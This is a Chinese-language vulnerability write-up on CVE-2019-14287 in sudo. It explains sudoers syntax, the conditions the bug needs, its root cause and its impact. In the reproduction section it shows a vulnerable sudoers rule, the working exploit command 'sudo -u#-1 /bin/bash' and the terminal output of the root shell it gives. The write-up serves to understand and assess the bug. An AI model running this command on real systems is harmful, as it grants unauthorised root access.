Sudo 提权漏洞分析与复现

漏洞背景

2019 年 10 月 14 日， sudo 官方在发布了 CVE-2019-14287 的漏洞预警。它是由苹果信息安全部门的研究员 Joe Vennix 发现并分析的 。

关于 sudo


Linux 是多用户多任务的操作系统，共享该系统的用户往往不只一个。出于安全性考虑，有必要通过 useradd 创建一些非 root 用户，只让它们拥有不完全的权限；如有必要再来提升权限执行。

sudo 就是来解决这个需求的：这些非 root 用户不需要知道 root 的密码，就可以提权到 root，执行一些 root 才能执行的命令。执行命 sudo -u <用户名> <令>，将允许当前用户，提权到<用户名>的身份，再执行后面的<命令>， 即使<命令>原本需要 root 权限。提权到<用户名>身份时，是以<用户名>的身份来执行命令的，因此创建的文件默认属于<用户名>用户。

如果不带-u，则默认使用 root 用户，而大多数时候 sudo 都是要提权到 root 的，所以-u <用户名>可以省略为：

sudo <命令>

需要注意的是： 执行 sudo 时输入的密码是当前用户的密码， 并非<用户名>的密码。



/etc/sudoers 内容

sudo 的权限控制可以在/etc/sudoers 文件中查看到。一般来说，通过 cat /etc/sudoers 指令来查看该文件，会看到如下几行代码：


```
root ALL=(ALL:ALL) ALL
%wheel ALL=(ALL) ALL
%sudo ALL=(ALL:ALL) ALL
```

对/etc/sudoers 文件进行编辑的代码公式可以概括为：

授权用户/组 主机=[(切换到哪些用户或组)] [是否需要输入密码验证] 命令 1,命令 2,...

（详解：https://my.oschina.net/aiguozhe/blog/38706）

漏洞复现



信息查看

查看 sudo 版本

```
$ sudo -V
Sudo 版本 1.8.27
Sudoers 策略插件版本 1.8.27
Sudoers 文件语法版本 46
Sudoers I/O plugin version 1.8.27
$
```

查看 /etc/sudoers 内容

```
-# cat /etc/sudoers
```

找到 ALL 关键字行，查看是否有可以利用该漏洞的定义语句（一般情况下没有这种语句，需要自己写到/etc/sudoers 文件中具体操作这里不做介绍）

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(ALL:ALL) ALL
mr.huang ALL=(ALL,!root) /bin/bash

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

看到 mr.huang ALL=(ALL,!root) /bin/bash ，可以利用漏洞

漏洞利用

先切换到用户 mr.huang 命令：su mr.huang


mr.huang ALL=(ALL,!root) /bin/bash 这句话表示禁止 mr.huang 以 root 身份执行/bin/bash 命令，进行尝试会被拒绝，“对不起，用户 mr.huang 无权以 root 的身份在 kali 上执行 /bin/bash。”接着利用漏洞尝试，命令：sudo -u#-1 /bin/bash，尝试发现会直接从 mr.huang 切换到 root，提权成功

```
root@kali:~# su mr.huang
$ sudo -u root /bin/bash
[sudo] mr.huang 的密码：
对不起，用户 mr.huang 无权以 root 的身份在 kali 上执行 /bin/bash。
$ sudo -u#-1 /bin/bash
[sudo] mr.huang 的密码：
root@kali:/root#
```

漏洞分析

之所以会产生这个漏洞，是因为将用户 ID 转换为用户名的函数会将 -1（或无效等效的 4294967295）误认为是 0，而这正好是 root 用户 User ID 。此外，由于通过 -u 选项指定的 User ID 在密码数据库中不存在，因此不会运行任何 PAM 会话模块。

```
root@kali:~# id
uid=0(root) gid=0(root) 组=0(root)
root@kali:~# su mr.huang
$ id
uid=1002(mr.huang) gid=1002(mr.huang) 组=1002(mr.huang)
$
```



条件限制

Sudo 版本低于 1.8.28

知道用户的密码

用户处于 sudo 权限列表之中

存在 ALL 关键词的复合限制逻辑

漏洞影响

CVE-2019-14287 漏洞影响 1.8.28 之前的 Sudo 版本。尽管该错误功能强大，但重要的是要记住，只有通过 sudoers 配置文件为用户提供了对命令的访问权限，它才能起作用。如果不是这样，并且大多数 Linux 发行版默认情况下都没有，那么此错误将无效。大多数 Linux 服务不受影响。360cert 将其定为低危漏洞